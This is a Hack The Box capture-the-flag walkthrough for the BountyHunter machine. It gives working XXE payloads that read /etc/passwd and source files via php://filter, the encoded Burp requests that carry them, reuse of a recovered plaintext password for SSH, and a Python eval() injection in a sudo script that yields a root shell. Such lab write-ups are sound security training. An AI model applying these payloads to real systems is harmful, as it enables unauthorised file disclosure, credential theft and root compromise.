Hack The Box – BountyHunter Walkthrough


Alberto Gómez

First step is to do some enumeration. Let's scan the host with *nmap*:

```
kali@kali:~$ sudo nmap -Pn 10.10.11.100
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 16:32 EDT
Nmap scan report for 10.10.11.100
Host is up (0.069s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Let's visit the website on port 80. In the main page we can find a possible user called John on the copyright label in the footer.


I also found a portal to report bounties. If we introduce some data, we are told that the application is still not connected to a database:



Using *dirb* we can find some routes on the webserver:

```
---- Scanning URL: http://10.10.11.100/ ----
==> DIRECTORY: http://10.10.11.100/assets/
==> DIRECTORY: http://10.10.11.100/css/
+ http://10.10.11.100/index.php (CODE:200|SIZE:25169)
==> DIRECTORY: http://10.10.11.100/js/
==> DIRECTORY: http://10.10.11.100/resources/
+ http://10.10.11.100/server-status (CODE:403|SIZE:277)
```

On the /resources folder we can find some interesting files:



On the README.txt file we can find useful information on a to-do list:


```
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

Now we know there's some kind of *test* account, although I didn't find any log-in portal on the website. Also, we know there's a possible user called *developer*.

On the *bountylog.js* file we can find the function called when we submit the bounty report form. We can see how the request is made:

The data is sent in XML format, so we can guess that the server performs XML processing and may be vulnerable to XXE (XML External Entity). To test it, let's include some <title> tags to close and open the title field and check if it is interpreted as plain text or XML:



Title tags are interpreted, so let's try to develop our own XML payload to get some useful system information. There are several examples in internet on how to read files like */etc/passwd* adding new entities on the XML. An example could be:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
  <!ENTITY file SYSTEM "file:///etc/passwd">
]>
<bugreport>
   <title>&file;</title>
   <cwe>1</cwe>
   <cvss>1</cvss>
   <reward>1000</reward>
</bugreport>
```

I used *BurpSuite* to easily inject the payload in the request. However, when intercepting the request with the proxy, I found out that the data was encoded.

In the *bountylog.js* code we can see how it is base64 encoded with the *btoa()* function, but trying to decode it I found out that it was URL encoded afterwards.

Let’s encode out payload with base64 and URL encoding and then send it in a request:

Request

Raw | Params | Headers | Hex

```
1  POST /tracker_diRbPr00f314.php HTTP/1.1
2  Host: 10.10.11.100
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
   Firefox/68.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.11.100/log_submit.php
8  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9  X-Requested-With: XMLHttpRequest
10 Content-Length: 291
11 Connection: close
12
13 data=
   PD94bWwgdmVyc2lvbjOiMS4wIiBlbmNvZGluZzOiSVNPLTg4NTktMSI%2FPgo8IURPQ1
   RZUEUgdGVzdCBbCjwhRU5USVRZIGZpbGUgUllTVEVNICJmaWxlOi8vL2V0Yy9wYXNzd2
   QiPlO%2BCjxidWdyZXBvcnQ%2BCjx0aXRsZT4mZmlsZTs8L3RpdGxlPgo8Y3dlPjE8L2
   N3ZT4KPGN2c3M%2BMTwvY3Zzcz4KPHJld2FyZD4xMDAwPC9yZXdhcmQ%2BCjwvYnVncm
   Vwb3J0Pg%3D%3D
```

Response

Raw | Headers | Hex | Render

```
7  Content-Type: text/html; charset=UTF-8
8
9  If DB were ready, would have added:
10 <table>
11   <tr>
12     <td>
         Title:
       </td>
13     <td>
         root:x:0:0:root:/root:/bin/bash
14       daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
15       bin:x:2:2:bin:/bin:/usr/sbin/nologin
16       sys:x:3:3:sys:/dev:/usr/sbin/nologin
17       sync:x:4:65534:sync:/bin:/bin/sync
18       games:x:5:60:games:/usr/games:/usr/sbin/nologin
19       man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
20       lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
21       mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
22       news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

This way I got the system users. The only ones with a log-in shell were *root* and *development*. I still didn’t have any passwords though.

As the website is made on PHP, we can use *dirb* or other fuzzing tool to search for *.php* files. This way I found a *db.php* file, which seemed empty when requesting it:

```
kali@kali:~$ dirb http://10.10.11.100 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct  1 17:15:07 2021
URL_BASE: http://10.10.11.100/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.100/ ----
+ http://10.10.11.100/db.php (CODE:200|SIZE:0)
```

Response from http://10.10.11.100:80/db.php

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
1 HTTP/1.1 200 OK
2 Date: Fri, 01 Oct 2021 21:31:16 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 0
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8
```

I really had to look for help on this one. PHP files can be obfuscated and show no content, but thanks to the found XXE vulnerability, we can read it with a specific PHP URI to encode the content. Assuming the file is located in */var/www/html*:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
  <!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php">
]>
<bugreport>
   <title>&file;</title>
   <cwe>1</cwe>
   <cvss>1</cvss>
   <reward>1000</reward>
</bugreport>
```

This way, we get the PHP file with base64 encoding:

Request

Raw | Params | Headers | Hex

```
1  POST /tracker_diRbPr00f314.php HTTP/1.1
2  Host: 10.10.11.100
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
   Firefox/68.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.11.100/log_submit.php
8  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9  X-Requested-With: XMLHttpRequest
10 Content-Length: 349
11 Connection: close
12
13 data=
   PD94bWwgdmVyc2lvbjOiMS4wIiBlbmNvZGluZz0iSVNPLTg4NTktMSI%2FPgo8IURPQ1R
   ZUEUgdGVzdCBbCjwhRU5USVRZIGZpbGUgUlTVEVNICJwaHA6Ly9maWx0ZXIvY29udmVy
   dC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlPS92YXIvd3d3L2h0bWwvZGIucGhwIj5dPgo8Y
   nVncmVwb3J0Pgo8dGl0bGU%2BJmZpbGU7PC90aXRsZT4KPGN3ZT4xPC9jd2U%2BCjxjdn
   NzPjE8L2N2c3M%2BCjxyZXdhcmQ%2BMTAwMDwvcmV3YXJkPgo8L2J1ZJlcG9ydD4%3D
```

Response

Raw | Headers | Hex | Render

```
1  HTTP/1.1 200 OK
2  Date: Fri, 01 Oct 2021 21:36:20 GMT
3  Server: Apache/2.4.41 (Ubuntu)
4  Vary: Accept-Encoding
5  Content-Length: 506
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  If DB were ready, would have added:
10 <table>
11   <tr>
12     <td>
         Title:
       </td>
13     <td>
         PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgb
       </td>
14   </tr>
15   <tr>
```

We can read its content after decoding it:

```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

We can find a plain-text password for admin database user. Let's try and log-in via SSH with that password and user *development*.

```
kali@kali:~$ ssh development@10.10.11.100
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
```

Got a shell and found the user flag on */home/development*:

```
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
c8598e74e4775d18e8feba124f5e866c
development@bountyhunter:~$
```

Privilege escalation for getting the root flag is far easier on this machine.

In the last figure we can see several files in the home directory. In *contract.txt* a person called John is telling us that he gave us **permissions** to test certain job. The first thing I did was to check the commands I had *sudo* permission on with *sudo -l*:

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

As we can see, we can execute two commands: the python3.8 binary and a python script called *ticketValidaton.py*.

Checking the script content, first, we must enter a file path. Then, it checks the file is markdown format:

```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

```
def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()
```

Lastly, it checks the ticket is valid:

```
def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False
```

For the ticket to be valid, it has to start with a line with the content: “# Skytrain Inc”, the second line must start with “## Ticket to ”, the third line with “__Ticket Code:__” and the fourth line with “**”.

Then, in the fourth line there must be a number followed by a ‘+’ sign. That number should make the following proposition true: *<number> % 7 = 4*. Lastly, that fourth line is interpreted by the python *eval()* function, so we could inject python code inside.

We must consider the condition that checks that the result of the *eval()* function is higher than 100. So, a valid fourth line would be “**102+1”, as 102 % 7 = 4.

```
development@bountyhunter:~$ cat ticket.md
# Skytrain Inc
## Ticket to flag
__Ticket Code:__
**102+1
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/ticket.md
Destination: flag
Valid ticket.
development@bountyhunter:~$
```

Maybe we can inject some more python code on the fourth line to get a root shell, as it can run with *sudo*:

```
development@bountyhunter:~$ cat ticket.md
# Skytrain Inc
## Ticket to flag
__Ticket Code:__
**102+1 == 103 and __import__('os').system('/bin/bash')
development@bountyhunter:~$
```

After executing it, I got a root shell and found the final flag at */root/root.txt*:

```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/ticket.md
Destination: flag
root@bountyhunter:/home/development# cd /root
root@bountyhunter:~# ls
root.txt  snap
root@bountyhunter:~# cat root.txt
549e6d4e3be02933772638a48f6bf93c
root@bountyhunter:~#
```